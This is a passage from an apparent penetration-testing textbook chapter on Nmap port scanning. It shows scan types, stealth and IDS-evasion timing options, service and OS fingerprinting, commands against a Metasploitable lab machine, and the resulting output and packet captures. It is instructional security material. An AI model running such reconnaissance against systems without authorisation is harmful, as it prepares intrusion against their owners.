Note that there are no sequence-number, acknowledgement-number, and control-bits fields in the UDP header.

During a port-scanning activity to the UDP port on the target machine, an attacker might face the following behaviors:

- The target machine responds with a UDP packet. If we receive this packet, we know that the port is open.
- The target machine sends an ICMP message, such as `ICMP Port Unreachable`. It can be concluded that the port is closed. However, if the message sent is not an ICMP unreachable message, it means that the port is filtered by the firewall.
- The target machine sends nothing back to us. This may indicate one of the following situations:
    - The port is closed
    - The inbound UDP packet is blocked
    - The response is blocked

UDP port scanning is less reliable when compared to TCP port scanning because, sometimes, the UDP port is open but the service listening on that port is looking for a specific UDP payload. Hence, the service will not send any replies.

Now that we have briefly described port-scanning theory, let's put this into practice. In the following sections, we will look at several tools that can be used to help us perform network scanning.

For the practical scenarios in this chapter, we will utilize a Metasploitable virtual machine, as explained in `Chapter 2`, *Setting up your Test Lab*, as our target machine. It has an IP address of `172.16.43.156`, while our attacking machine has an IP address of `172.16.43.150`.

The network scanner

In this section, we will look at several tools that can be used to find open ports, fingerprint the remote operating system, and enumerate the services on the remote machine.

Service enumeration is a method that is used to find the service version that is available on a particular port on the target system. This version information is important because, with this information, the penetration tester can search for security vulnerabilities that exist for that software version.

While standard ports are often used, sometimes systems administrators will change the default ports for some services. For example, an SSH service may be bound to port `22` (as a convention), but a system administrator may change it to be bound to port `2222`. If the penetration tester only does a port scan to the common port for SSH, it may not find that service. The penetration tester will also have difficulties when dealing with proprietary applications running on non-standard ports. By using the service enumeration tools, these two problems can be mitigated, so there is a chance that the service can be found, regardless of the port it is bound to.

Nmap

Nmap is a port scanner that is comprehensive, feature- and fingerprint-rich, and widely used by the IT security community. It is written and maintained by Fyodor. It is a must-have tool for a penetration tester because of its quality and flexibility.

Besides being used as a port scanner, Nmap has several other capabilities, as follows:

- **Host discovery**: Nmap can be used to find live hosts on the target systems. By default, Nmap will send an ICMP echo request, a TCP SYN packet to port `443`, a TCP ACK packet to port `80`, and an ICMP timestamp request to carry out host discovery.
- **Service/version detection**: After Nmap has discovered the ports, it can further check for the service protocol, the application name, and the version number used on the target machine.
- **Operating system detection**: Nmap sends a series of packets to the remote host, and examines the responses. Then, it compares these responses with its operating system fingerprint database and prints out the details if there is a match. If it is not able to determine the operating system, Nmap will provide a URL to which you can submit the fingerprint to update its operating system fingerprint database. Of course, you should submit the fingerprint if you know the operating system used on the target system.
- **Network traceroute**: This is performed to determine the port and protocol that are most likely to reach the target system. Nmap traceroute starts with a high value of TTL and decrements it until the TTL value reaches zero.
- **Nmap Scripting Engine**: With this feature, Nmap can be extended. If you want to add a check that is not included with the default Nmap, you can do so by writing the check using the Nmap scripting engine. Currently, there are checks for vulnerabilities in network services and for enumerating resources on the target system.

It is good practice to always check for new versions of Nmap. If you find the latest version of Nmap that is available for Kali Linux, you can update your Nmap by issuing the following commands:

```
apt-get update
apt-get install nmap
```

To start Nmap, you can navigate to **Applications** and then to **Information Gathering**. You can also start Nmap by going to the console to execute the following command:

```
nmap
```

This will display all of the Nmap options with their descriptions.

A user who is new to Nmap will find the available options quite overwhelming.

Fortunately, you only need one option to scan for the remote machine. That option is your target IP address or hostname, if you have set up the DNS correctly. This is done with the following command:

```
nmap 172.16.43.156
```

The following is the result of the scan without any other options:

```
Nmap scan report for 172.16.43.156
Host is up (0.00025s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
```

```
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C;29:18:0F:08 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 1.7 seconds
```

From the preceding result, we can see that the target machine is very vulnerable to attack because it has many open ports.

Before we continue to use Nmap, let's take a look at the port states that can be identified by Nmap. There are six port states that are recognized by Nmap, as follows:

- **Open**: This means that there is an application accepting a TCP connection, UDP datagram, or SCTP association.
- **Closed**: This means that although the port is accessible, there is no application listening on the port.
- **Filtered**: This means that Nmap can't determine whether the port is open or not because there is a packet-filtering device blocking the probe to reach the target.
- **Unfiltered**: This means that the port is accessible, but Nmap cannot determine whether it is open or closed.
- **Open|Filtered**: This means that Nmap is unable to determine whether a port is open or filtered. This happens when a scan of open ports doesn't give a response. It can be achieved by setting the firewall to drop packets.
- **Closed|Filtered**: This means Nmap is unable to determine whether a port is closed or filtered.

After describing the port states, we will describe several options that are commonly used during penetration testing, and, after that, we will use those options in practice.

Nmap target specification

Nmap will treat everything on the command line that isn't an option or option argument as a target host specification. We suggest that you use the IP address specification instead of the hostname. By using the IP address, Nmap doesn't need to do DNS resolution first. This will speed up the port-scanning process.

In the current version, Nmap supports the following IPv4 address specifications:

- It supports a single host, such as `172.16.43.156`.
- It supports a whole network of adjacent hosts by using the CIDR notation, such as `172.16.43.0/24`. This specification will include 256 IP addresses ranging from `172.16.43.0` to `172.16.43.255`.
- It supports an octet range addressing, such as `172.16.2-4,6.1`. This addressing will include four IP addresses: `172.16.2.1`, `172.16.3.1`, `172.16.4.1`, and `172.16.6.1`.
- It supports multiple host specifications, such as `172.16.43.1 172.168.3-5,9.1`.

For the IPv6 address, Nmap only supports a fully qualified IPv6 format and hostname, such as `fe80::a8bb:ccff:fedd:eeff%eth0`.

Besides getting the target specification from the command line, Nmap also accepts a target definition from a text file by using the `-iL <inputfilename>` option. This option is useful if we already have the IP addresses from another program.

Make sure that the entries in that file use the Nmap-supported target-specification format. Each entry must be separated by spaces, tabs, or a new line.

The following code is a sample of that file:

```
172.16.1.1-254
172.16.2.1-254
```

Now, let's scan a network for `172.16.430/24`. We want to see the packets sent by Nmap. To monitor the packets sent, we can use a packet-capture utility, such as `tcpdump`.

Open a console and type the following command:

```
tcpdump -nnX tcp and host 172.16.43.150
```

The `172.16.43.150` IP address belongs to our machine, which launches Nmap. You need to adjust it to your configuration.

Open another console on the same machine and type the following command:


```
nmap 172.16.43.0/24
```

In the `tcpdump` console, you will see the following packet:

```
    22:42:12.107532 IP 172.16.43.150.49270 >172.16.43.156.23: Flags [S],
seq 239440322, win 1024, options [mss 1460], length 0
      0x0000:  4500 002c eb7f 0000 3006 ad2e c0a8 3866  E..,....0.....8f
      0x0010:  c0a8 3867 c076 0017 0e45 91c2 0000 0000  ..8g.v...E......
      0x0020:  6002 0400 4173 0000 0204 05b4            `...As......
```

From the preceding packet information, we know that the attacking machine sent a packet with a SYN flag set from port `49270` to the target machine port `23` (Telnet). The SYN flag is set by default if Nmap is run by a privileged user, such as `root` in Kali Linux.

The following screenshot shows a packet sent by the attacking machine to other machines and ports on the target network:



If the remote machine responds, the response packet will look like the following code:

```
22:36:19.939881 IP 172.16.43.150.1720 >172.16.43.156.47823: Flags [R.], seq
0, ack 1053563675, win 0, length 0
  0x0000:  4500 0028 0000 4000 4006 48b2 c0a8 3867  E..(..@.@.H...8g
  0x0010:  c0a8 3866 06b8 bacf 0000 0000 3ecc 1b1b  ..8f........>...
  0x0020:  5014 0000 a243 0000 0000 0000 0000       P....C........
```

Note that the flag sent is denoted by the character `R`, which is reset. It means that port `1720` in the target machine is closed. We can verify this with the previous Nmap result.

However, if the port is open, you will see the following network traffic:

```
22:42:12.108741 IP 172.16.43.156.23 >172.16.43.150.49270:Flags [S.], seq
1611132106, ack 239440323, win 5840,options [mss 1460], length 0
  0x0000:  4500 002c 0000 4000 4006 48ae c0a8 3867  E..,..@.@.H...8g
  0x0010:  c0a8 3866 0017 c076 6007 ecca 0e45 91c3  ..8f...v`....E..
  0x0020:  6012 16d0 e1bf 0000 0204 05b4 0000
```

You can see that the packet in the preceding code is to acknowledge the sequence number from the previous packet displayed. This packet has an acknowledgement number of `239440323`, while the previous packet had a sequence number of `239440322`.

Nmap TCP scan options

To be able to use most of the TCP scan options, Nmap needs a privileged user (a root-level account in the Unix world or an administrator-level account in the Windows world). This is used to send and receive raw packets. By default, Nmap will use a TCP SYN scan, but if Nmap doesn't have a privileged user, it will use the TCP connect scan. The various scans used by Nmap are as follows:

- **TCP connect scan (`-sT`)**: This option will complete the three-way handshake with each target port. If the connection succeeds, the port is considered open. As a result of the need to do a three-way handshake for each port, this scan type is slow and it will most likely be logged by the target. This is the default scan option used if Nmap is run by a user who doesn't have any privileges.
- **SYN scan (`-sS`)**: This option is also known as **half-open** or **SYN stealth**. With this option, Nmap sends a SYN packet and then waits for a response. A SYN/ACK response means that the port is listening, while an RST/ACK response means that the port is not listening. If there is no response or an ICMP-unreachable error-message response, the port is considered to be filtered. This scan type can be performed quickly, and, because the three-way handshake is never completed, it is unobtrusive and stealthy. This is the default scan option if you run Nmap as a privileged user.

- **TCP NULL scan (`-sN`), FIN scan (`-sF`), and XMAS scan (`-sX`)**: The `NULL` scan doesn't set any control bits. The FIN scan only sets the FIN flag bit, and the `XMAS` scan sets the FIN, `PSH`, and URG flags. If an RST packet is received as a response, the port is considered closed, while no response means that the port is open/filtered.
- **TCP Maimon scan (`-sM`)**: The TCP Maimon scan was discovered by Uriel Maimon. A scan of this type will send a packet with the FIN/ACK flag bit set. BSD-derived systems will drop the packet if the port is open, and will respond with RST if the port is closed.
- **TCP ACK scan (`-sA`)**: This scan type is used to determine whether a firewall is stateful or not, and which ports are filtered. A network packet of this type only sets the ACK bit. If RST is returned, it means that the target is unfiltered.
- **TCP Window scan (`-sW`)**: This scan type works by examining the TCP Window field of the RST packet's response. An open port will have a positive **TCP Window** value, while a closed port will have a zero TCP Window value.
- **TCP Idle scan (`-sI`)**: Using this technique, no packets are sent to the target by your machine; instead, the scan will bounce off to a zombie host you specify. An IDS will report the zombie as the attacker.
- Nmap also supports you in creating your own custom TCP scan by giving you the option of **scanflags**. The argument to that option can be numerical, such as `9` for PSH and FIN, or symbolic names. Just put together any combination of URG, ACK, PSH, RST, SYN, FIN, ECE, CWR, ALL, and NONE in any order; for example, `--scanflags URGACKPSH` will set the flags URG, ACK, and PSH.

Nmap UDP scan options

While the TCP scan has many types of scans, the UDP scan only has one type, which is the UDP scan (`-sU`). Even though the UDP scan is less reliable than the TCP scan, as a penetration tester, you should not ignore this scan, because there may be interesting services located on these UDP ports.

The biggest problem with the UDP scan is how to perform the scan quickly. A Linux kernel limits the sending of the `ICMP Port Unreachable` message to one message per second. Doing a UDP scan of 65,536 ports to a machine will take more than 18 hours to complete.

To help mitigate this problem, there are several methods that can be used, as follows:

- Running the UDP scan in parallel
- Scanning the most popular ports first
- Scanning behind the firewall
- Setting the `--host-timeout` option to skip slow hosts

These methods can help to decrease the time required for doing UDP port scans.

Let's look at a scenario where we want to find which UDP ports are open on the target machine. To speed up the scanning process, we will only check for ports `53` (DNS) and `161` (SNMP). The following is the command used to do this:

```
nmap -sU 172.16.43.156 -p 53,161
```

The following is the result of this command:

```
Nmap scan report for 172.16.43.156
Host is up (0.0016s latency).
PORT    STATE  SERVICE
53/udp  open   domain
161/udp closed snmp
```

Nmap port specification

In the default configuration, Nmap will only scan randomly the 1,000 most common ports for each protocol. The `nmap-services` file contains a popularity score for the selection of the top ports.

To change that configuration, Nmap provides several options:

- `-p` **port range**: This scans only the defined ports. To scan ports `1` to `1024`, the command is `-p 1-1024`. To scan ports `1` to `65535`, the command is `-p-`.
- `-F` **(fast)**: This will scan only 100 common ports.
- `-r` **(don't randomize port)**: This option will set sequential port scanning (from lowest to highest).
- `--top-ports <1 or greater>`: This option will only scan the `N` highest-ratio ports found in the `nmap-service` file.

To scan for ports `22` and `25` using the TCP NULL scan method, you can use the following command:

```
nmap -sN -p 22,25 172.16.43.156
```

The following command lines are the result:

```
Nmap scan report for 172.16.43.156
Host is up (0.00089s latency).
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
25/tcp   open|filtered smtp
MAC Address: 00:0C:29:18:0F:08 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
```

The following are the packet's dumped snippets:

```
23:23:38.581818 IP 172.16.43.150.61870 >172.16.43.156.22: Flags [], win
1024, length 0
  0x0000:  4500 0028 06e4 0000 2f06 92ce c0a8 3866  E..(..../.....8f
  0x0010:  c0a8 3867 f1ae 0016 dd9e bf90 0000 0000  ..8g............
  0x0020:  5000 0400 2ad2 0000                      P...*...

23:23:38.581866 IP 172.16.43.150.61870 >172.16.43.156.25: Flags [], win
1024, length 0
  0x0000:  4500 0028 1117 0000 3106 869b c0a8 3866  E..(....1.....8f
  0x0010:  c0a8 3867 f1ae 0019 dd9e bf90 0000 0000  ..8g............
  0x0020:  5000 0400 2acf 0000                      P...*...

23:23:39.683483 IP 172.16.43.150.61871 >172.16.43.156.25: Flags [], win
1024, length 0
  0x0000:  4500 0028 afaf 0000 2706 f202 c0a8 3866  E..(....'.....8f
  0x0010:  c0a8 3867 f1af 0019 dd9f bf91 0000 0000  ..8g............
  0x0020:  5000 0400 2acc 0000                      P...*...

23:23:39.683731 IP 172.16.43.150.61871 >172.16.43.156.22: Flags [], win
1024, length 0
  0x0000:  4500 0028 5488 0000 3506 3f2a c0a8 3866  E..(T...5.?*..8f
  0x0010:  c0a8 3867 f1af 0016 dd9f bf91 0000 0000  ..8g............
  0x0020:  5000 0400 2acf 0000                      P...*...
```

From the packets displayed in the preceding code, we can see the following:

- In the first and second packets, the attacking machine checks whether port `22` on the target machine is open. After a period of time, it checks port `25` on the target machine.
- In the third and fourth packets, the attacking machine checks whether port `25` on the target machine is open. After a period of time, it checks port `22` on the target machine.
- After waiting for some time, as there is still no response from the target machine, Nmap concludes that those two ports are open or filtered.

Nmap output options

The Nmap result can be saved to an external file. This option is useful if you want to process Nmap result with other tools. Even if you save the output to a file, Nmap still displays the result on the screen.

Nmap supports several output formats, as follows:

- **Interactive output**: This is a default output format, and the result is sent to the standard output.
- **Normal output (`-oN`)**: This format is similar to the interactive output, but it doesn't include the runtime information and warnings.
- **XML output (`-oX`)**: This format can be converted to an HTML format, parsed by the Nmap graphical user interface (GUI), or imported to the database. We suggest you use this output format as much as you can.
- **Grepable output (`-oG`)**: This format is deprecated, but it is still quite popular. Grepable output consists of comments (lines starting with a pound sign (`#`)) and target lines. A target line includes a combination of six labeled fields that are separated by tabs and followed by a colon. The fields are `Host`, `Ports`, `Protocols`, `Ignored State`, `OS`, `Seq Index`, `IP ID Seq`, and `Status`. We sometimes use this output if we want to process the Nmap output using the UNIX commands, such as `grep` and `awk`.

You can use the `-oA` option to save Nmap results in the three formats at once (normal, XML, and grepable).

To save a scan result to an XML file (`myscan.xml`), use the following command:

```
nmap 172.16.43.156 -oX myscan.xml
```

The following is a snippet of the XML file:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl"
type="text/xsl"?>
<!-- Nmap 6.49BETA4 scan initiated Mon Feb 15 18:06:20 2016 as: nmap -oX
metasploitablescan.xml 172.16.43.156 -->
<nmaprun scanner="nmap" args="nmap -oX metasploitablescan.xml
172.16.43.156" start="1455588380" startstr="Mon Feb 15 18:06:20 2016"
version="6.49BETA4"
<scaninfo type="syn" protocol="tcp" numservices="1000"
services="1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99
-100,106,109-111,113,119,125,135,139,143-144,146,161,163,179,199,211-212,22
2,254-256,259,264,280,301,306,311,340,366,389,406-407,416-417,425,427,443-4
45,458,464-465,481,497,500,512-515,524,541,543-545,548,554-555,563,587,593,
616-617,625,631,636,646,648,666-668,683,687,691,700,
```

For brevity purposes, a number of the ports have been removed from the previous snippet. In the XML output, you will see each port that Nmap scans against. The following shows each of the ports being scanned separately and what the response is. Again, for brevity's sake, all of the ports have not been included:

```
    <verbose level="0"/>
    <debugging level="0"/>
    <host starttime="1455588380" endtime="1455588382"><status state="up"
reason="arp-response" reason_ttl="0"/>
    <address addr="172.16.43.156" addrtype="ipv4"/>
    <address addr="00:0C:29:18:0F:08" addrtype="mac" vendor="VMware"/>
    <hostnames>
    </hostnames>
    <ports><extraports state="closed" count="977">
    <extrareasons reason="resets" count="977"/>
    </extraports>
    <port protocol="tcp" portid="21"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="ftp" method="table" conf="3"/></port>
    <port protocol="tcp" portid="22"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="ssh" method="table" conf="3"/></port>
    <port protocol="tcp" portid="23"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="telnet" method="table" conf="3"/></port>
    <port protocol="tcp" portid="25"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="smtp" method="table" conf="3"/></port>
    <port protocol="tcp" portid="53"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="domain" method="table" conf="3"/></port>
```

```
    <port protocol="tcp" portid="80"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="http" method="table" conf="3"/></port>
    <port protocol="tcp" portid="111"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="rpcbind" method="table" conf="3"/></port>
    <port protocol="tcp" portid="139"><state state="open" reason="syn-ack"
reason_ttl="64"/><service name="netbios-ssn" method="table"
conf="3"/></port>
```

The XML output is a bit daunting to look at. To make it easier, you can convert the Nmap XML file to HTML. This allows you to have clean-looking output for reporting purposes, as some of the non-technical personnel you may report to may not be used to viewing raw outputs. To convert the XML file, you can use the `xsltproc` program. The following command is used to convert the XML file to an HTML file:

```
xsltproc myscan.xml -o myscan.html
```

The following is a part of the HTML report, as displayed by the Firefox ESR browser included in Kali Linux:

172.16.43.156

Address

- 172.16.43.156 (ipv4)
- 00:0C:29:18:0F:08 - VMware (mac)

Ports

The 977 ports scanned but not shown below are in state: **closed**

- 977 ports replied with: **resets**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack			
22	tcp	open	ssh	syn-ack			
23	tcp	open	telnet	syn-ack			
25	tcp	open	smtp	syn-ack			
53	tcp	open	domain	syn-ack			
80	tcp	open	http	syn-ack			
111	tcp	open	rpcbind	syn-ack			
139	tcp	open	netbios-ssn	syn-ack			
445	tcp	open	microsoft-ds	syn-ack			
512	tcp	open	exec	syn-ack			
513	tcp	open	login	syn-ack			
514	tcp	open	shell	syn-ack			
1099	tcp	open	rmiregistry	syn-ack			
1524	tcp	open	ingreslock	syn-ack			
2049	tcp	open	nfs	syn-ack			
2121	tcp	open	ccproxy-ftp	syn-ack			
3306	tcp	open	mysql	syn-ack			
5432	tcp	open	postgresql	syn-ack			
5900	tcp	open	vnc	syn-ack			
6000	tcp	open	X11	syn-ack			
6667	tcp	open	irc	syn-ack			
8009	tcp	open	ajp13	syn-ack			
8180	tcp	open	unknown	syn-ack			

If you want to process the Nmap XML output to your liking, there are several programming language generic XML libraries that you can use for this purpose. Also, there are several libraries specifically developed to work with an Nmap output:

- **Perl**: Nmap-Parser (`http://search.cpan.org/dist/Nmap-Parser/`)
- **Python**: python-nmap (`http://xael.org/norman/python/python-nmap/`)
- **Ruby**: Ruby Nmap (`http://rubynmap.sourceforge.net/`)
- **PowerShell**: PowerShell script to parse Nmap XML output (`http://www.sans.org/windows-security/2009/06/11/powershell-script-to-parse-nmap-xml-output`)

Nmap timing options

Nmap comes with six timing modes that you can set with options (`-T`):

- `paranoid (0)`: In this timing mode, a packet is sent every five minutes. The packets are sent serially. This mode is useful for avoiding IDS detection.
- `sneaky (1)`: This mode sends a packet every 15 seconds, and there are no packets sent in parallel.
- `polite (2)`: This mode sends a packet every 0.4 seconds, and there is no parallel transmission.
- `normal (3)`: This mode sends multiple packets to multiple targets simultaneously. This is the default timing mode used by Nmap. It balances between time and network load.
- `aggressive (4)`: Nmap will scan a given host for only five minutes before moving on to the next target. Nmap will not wait more than 1.25 seconds for a response.
- `insane (5)`: In this mode, Nmap will scan a given host for only 75 seconds before moving on to the the next target. Nmap will not wait for more than 0.3 seconds for a response.

In our experience, the default timing mode usually works well unless you want to have a stealthier or faster scan.

Useful Nmap options

In this section, we will discuss several Nmap options that are quite useful when doing a penetration-testing job.

Service version detection


Nmap can also be asked to check the service version when doing port scanning. This information is very useful when you perform the vulnerability-identification process later on.

To use this feature, give Nmap the `-sV` option.

The following is an example for this feature's usage. We want to find the software version used on port `22`:

```
nmap -sV 172.16.43.156 -p 22
```

The following is the result of this command:



From the preceding information, we know that on port `22` there is an SSH service using the `OpenSSH` software version 4.7p1, and the SSH protocol is `2.0`.

Operating system detection

Nmap can also be asked to check the operating system used on the target machine. This information is very useful when you perform the vulnerability-identification process later on.

To use this feature, give Nmap the `-O` option.

The following is an example of this feature's usage. We want to find the operating system used on the target machine:

```
nmap -O 172.16.43.156
```

The following command lines are the result of this command:

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 13:59 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00021s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:18:0F:08 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.46 seconds
```

Based on the preceding information, we can see that the remote system is a Linux operating system using Linux kernel versions `2.6.9 - 2.6.33`. If there are vulnerabilities on those Linux kernels, we can exploit them.

Disabling host discovery

If a host is blocking a ping request, Nmap may detect that the host is not active; so, Nmap may not perform heavy probing, such as port scanning, version detection, and operating system detection. To overcome this, Nmap has a feature for disabling host discovery. With this option, Nmap will assume that the target machine is available and will perform heavy probing against that machine.

This option is activated using the `-Pn` option.

Aggressive scan

If you use the `-A` option, it will enable the following probe:

- Service-version detection (`-sV`)
- Operating-system detection (`-O`)
- Script scanning (`-sC`)
- Traceroute (`--traceroute`)

It may take some time for this scan type to finish. The following command can be used for aggressive scanning:

```
nmap -A 172.16.43.156
```

The following is the abridged result of this command:

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 14:01 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00021s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,

| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outs
ide US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2016-02-14T13:18:17+00:00; -35d07h43m11s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
```

In addition to the detailed information about ports, services, and the certificates, further down the result we get detailed information concerning the Apache Webserver configured on this target machine:

```
MAC Address: 00:0C:29:18:0F:08 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_ke
rnel

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_  System time: 2016-02-14T08:18:16-05:00

TRACEROUTE
HOP RTT     ADDRESS
1   0.21 ms 172.16.43.156

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.16 seconds
```

Nmap for scanning the IPv6 target

In the previous section, we mentioned that you can specify an IPv6 target in Nmap. In this section, we will discuss this in depth.

For this scenario, the following is the IPv6 address of each machine involved:

```
Target machine: fe80::20c:29ff:fe18:f08
```

To scan an IPv6 target, just use the `-6` option and define the IPv6 target address. Currently, you can only specify individual IPv6 addresses. The following is a sample command to port scan the IPv6 address:

```
nmap -6 fe80::20c:29ff:fe18:f08
```

The following is the result of this command:

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 14:16 PDT
Nmap scan report for fe80::20c:29ff:fe18:f08
Host is up (0.00011s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
2121/tcp open  ccproxy-ftp
5432/tcp open  postgresql
MAC Address: 00:0C:29:18:0F:08 (VMware)
```

We can see that, in IPv6 testing, the number of ports open is less than in the IPv4 testing. This may be caused by services on the remote machine that do not support IPv6 yet.

The Nmap scripting engine

Although Nmap itself has already become a powerful network-exploration tool, with the additional scripting engine capabilities, Nmap becomes a much more powerful tool. With the **Nmap Scripting Engine** (**NSE**), users can automate various networking tasks, such as checking for new security vulnerabilities in applications, detecting application versions, or other capabilities that are not available in Nmap. Nmap has already included various NSE scripts in its package, but users can also write their own scripts to suit their needs.

The NSE scripts utilize the Lua programming language (`http://www.lua.org`) embedded in Nmap, and, currently, the NSE scripts are categorized as follows:

- `auth`: The scripts in this category are used to find the authentication set on the target system; for example, by using the brute-force technique.
    - `default`: These scripts are run using the `-sC` or `-A` options. A script will be grouped in the default category if it satisfies the following requirements:
    - It must be fast
    - It needs to produce valuable and actionable information
    - Its output needs to be verbose and concise
    - It must be reliable

    - It should not be intrusive of the target system
